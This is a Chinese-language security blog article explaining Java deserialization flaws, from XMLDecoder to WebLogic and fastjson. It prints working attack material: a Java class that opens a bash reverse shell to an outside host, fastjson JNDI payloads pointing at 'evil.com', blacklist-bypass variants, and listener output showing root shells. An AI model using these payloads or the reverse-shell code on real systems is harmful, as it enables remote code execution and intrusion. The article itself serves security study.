

# java反序列化的研究

---

原创 先锋情报站 酒仙桥六号部队

2020-08-25原文

这是 酒仙桥六号部队 的第 **67** 篇文章。

全文共计**1639**个字，预计阅读时长**6**分钟。

---

## 前言

游走于各类项目，你会发现政府和大型企业是很喜欢使用java去进行开发，同时也使用一些框架、java中间件、java库文件去使得开发变得简单。对于java，渗透测试过程中最常见的漏洞就是反序列化。并且一旦存在反序列化漏洞，就很容易getshell。



既然反序列化如此危险，那政府企业为啥么还要使用这个功能呢？难道是专门为黑客留一丝念想？

你说你是不是傻 是不是傻



### 实现与成因

既然是反序列化，必然会有序列化。其中序列化是将Java对象转换成字节流的过程。而反序列化是将字节流转换成Java对象的过程。初衷是为了更方便进行数据和对象的存储、网络传输。

比如很多复杂的对象构造起来比较费时，企业为了节约开支，需要将这些对象写成服务，这样就可以通过远程代理的形式，对服务进行访问，在这远程调用服务的过程，就是序列化和反序列化的操作。

再比如内存中存在大量的对象，也会让内存难以承受，就像常见的session对象，如果有数以万计的用户并发去访问，那就会同样出现数以万计的session对象，这时web应用会将一些session先序列化存储在硬盘中，等需要使用的时候，再将其反序列化，还原到内存中，节约计算机内存资源。

想必大家对反序列化的作用有了一定了解，那咱亲自写个简单程序，去试试反序列是如何实现的，同时也看看反序列化漏洞形成的成因。



**大家都停下，听我说：  
我要开始装逼了**

java程序中XMLEncoder与XMLDecoder就是一种序列化与反序列化的操作。

首先，我们需要先创建类文件：

然后，创建xmlEncoder.java并调用类文件，此java程序是对数据进行序列化，将内容存储为xml文件，即生成bug.xml文件。

最后，创建xmlDecoder.java并调用类，此java程序是对数据进行反序列化，bug.xml文件解析到内存中，并输出显示。

这样我们就将前期代码准备完成了，现在将运行程序，体验序列化和反序列化操作：

第一步，运行xmlEncoder.java程序将会生成bug.xml文件，文件内容为：

```
<?xml version="1.0" encoding="UTF-8"?>
<java version="1.8.0_221" class="java.beans.XMLDecoder">
  <object class="test.Bug">
    <void property="cname">
      <string>跨站脚本攻击</string>
    </void>
    <void property="ename">
      <string>XSS</string>
    </void>
  </object>
</java>
```

第二步，运行xmlDecoder.java程序将会把bug.xml文件解析为：

```
Console [Java Application] C:\Program Files\Java\jre1.8.0_221\bin\javaw.exe (2020-7-2 14:31:09 - 14:31:11)
<terminated> xmlDecoder [Java Application] C:\Program Files\Java\jre1.8.0_221\bin\javaw.exe (2020-7-2 14:31:09 - 14:31:11)
ename: XSS
cname :跨站脚本攻击
```


在这里，如果在第二步中，将第一步生成的xml文件替换掉，换成自己的文件会发生什么事情呢？



这次我们自己创建一个bug.xml文件，xml中存储打开计算器的命令（实际中可以替换成反弹shell等其他命令）。使用xmlDecoder.java程序，对此xml文件进行反序列化。

bug.xml文件为：


执行xmlDecoder.java程序，发现成功弹出计算器。



所以，当反序列化所使用的xml文件为用户可控的时候，产生反序列化漏洞。

和上述例子相似的反序列化有很多，比如常见的weblogic中间件：CVE-2019-2725、CVE-2017-10271、CVE-2017-3506。

其中CVE-2017-10271、CVE-2017-3506漏洞的数据输入点在/wls-wsat/\* 目录下，CVE-2019-2725漏洞输入点增加了一个/\_async/\*。



除了将java类序列化为xml格式外，还可以将java类序列化为二进制和json格式。但不管序列化为什么，在将这些数据转化为类的过程中，都有可能造成反序列化漏洞。

## 案例

Java json 反序列化漏洞最常见的还是fastjson反序列化漏洞。

在最初版的fastjson反序列化漏洞（fastjson <=1.2.24）中，fastjson在反序列化处理以@type形式传入类的时候，会默认调用该类的共有set\get\is函数，而这时通过@type传入JdbcRowSetImpl类时，类中的setAutoCommit函数会触发lookup函数对成员变量dataSourceName中的内容进行查找，这时如果dataSourceName中通过rmi的方式传入一个恶意类，那么，在反序列化的时候就会执行这个恶意类文件（此处类文件中会执行反弹shell操作），从而引发远程命令执行（jndi注入利用）。

```
import java.lang.Runtime;
import java.lang.Process;

public class Evil {
    static {
        try {
            Runtime rt = Runtime.getRuntime();
            String[] commands = {"/bin/bash", "-c", "bash -i >& /dev/tcp/10.10.10.10/4444 0>&1"};
            Process pc = rt.exec(commands);
            pc.waitFor();
        } catch (Exception e) {
            // do nothing
        }
    }
}

{"@type": "com.sun.rowset.JdbcRowSetImpl",
 "dataSourceName": "rmi://evil.com:9999/TouchFile",
 "autoCommit": true}
```

Request

Raw Params Headers Hex

POST / HTTP/1.1  
Host: 10.8090  
Accept-Encoding: gzip, deflate  
Accept: \*/\*  
Accept-Language: en  
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)  
Connection: close  
Content-Type: application/json  
Content-Length: 159

```
{
  "b": {
    "@type": "com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName": "rmi://10.10.9999/Evil",
    "autoCommit": true
  }
}
```

Ncat: Listening on 0.0.0.0:4444  
ls  
Ncat: Connection from 10.8.253.  
Ncat: Connection from 10.253.36115.  
bash: cannot set terminal process group (1): Inappropriate ioctl for device  
bash: no job control in this shell  
root@6df3eld6fadf:~# ls  
bin  
boot  
dev  
etc  
home  
lib  
lib64  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
sys  
tmp  
usr  
var

第一版的fastjson反序列化漏洞曝出之后，官方立马做了更新，迎来了一个新的函数checkAutoType()，而这个函数的作用就是限制了传入长度，并添加了一批黑名单，在接下来的一系列漏洞利用，都在想方设法的绕过这个函数，与这个函数斗智斗勇。

## 召唤蠢师



## 蠢师何在!!!


既然是黑名单，那总有漏网之鱼。在fastjson 1.2.45版本中，通过ibatis类进行绕过。

```
{
  "@type":"org.apache.ibatis.datasource.jndi.JndiDataSourceFactory", "properties"
  {"data_source":"rmi://evil.com:9999/TouchFile"}
}
```

当然，也有大佬想到了别的绕过方式，当传入的类的名字是以“L”开头以“;”结尾的时候会把className的首字符和最后一个字符截去。那这时可以将我们需要的类最前边加一个L，在末尾随便在添加一个字符，即可绕过。这种方法适用于fastjson的1.2.41版本、1.2.42版本、1.2.43版本。

```
{
  "@type":"Lcom.sun.rowset.JdbcRowSetImpl;",
  "dataSourceName":"rmi://evil.com:9999/TouchFile",
  "autoCommit":true
}
```

在之后47到49的版本中，发现可以通过构造两个json的方式来绕过黑名单。



The image shows a web browser's developer tools interface. The top part displays a JSON object:

```
{
  "a": {
    "@type": "java.lang.Class",
    "val": "com.sun.rowset.JdbcRowSetImpl"
  },
  "b": {
    "@type": "com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName": "rmi://evil.com:9999/Exploit",
    "autoCommit": true
  }
}
```

The bottom left pane shows the 'Request' tab with the following details:

Raw Params Headers Hex  
POST / HTTP/1.1  
Host: \*:\*:\*:8090  
Accept-Encoding: gzip, deflate  
Accept: \*/\*  
Accept-Language: en  
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)  
Connection: close  
Content-Type: application/json  
Content-Length: 261

The bottom right pane shows a terminal window with the following output:

```
[root@VM_0_17_centos ~]# nc -nvv -lp 4444
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.253.
Ncat: Connection from 10.10.10.253:36582.
bash: cannot set terminal process group (1): Inappropriate ioctl for device
root@35809c341e2:/# whoami
root
root@35809c341e2:/#
```

## 总结

到此，我们对java反序列化的漏洞研究也告一段落，相信大家对java反序列化有一定的了解了，期待下次相遇。







知其黑 守其白

分享知识盛宴，闲聊大院趣事，备好酒肉等你



长按二维码关注 酒仙桥六号部队

精选留言

---

用户设置不下载评论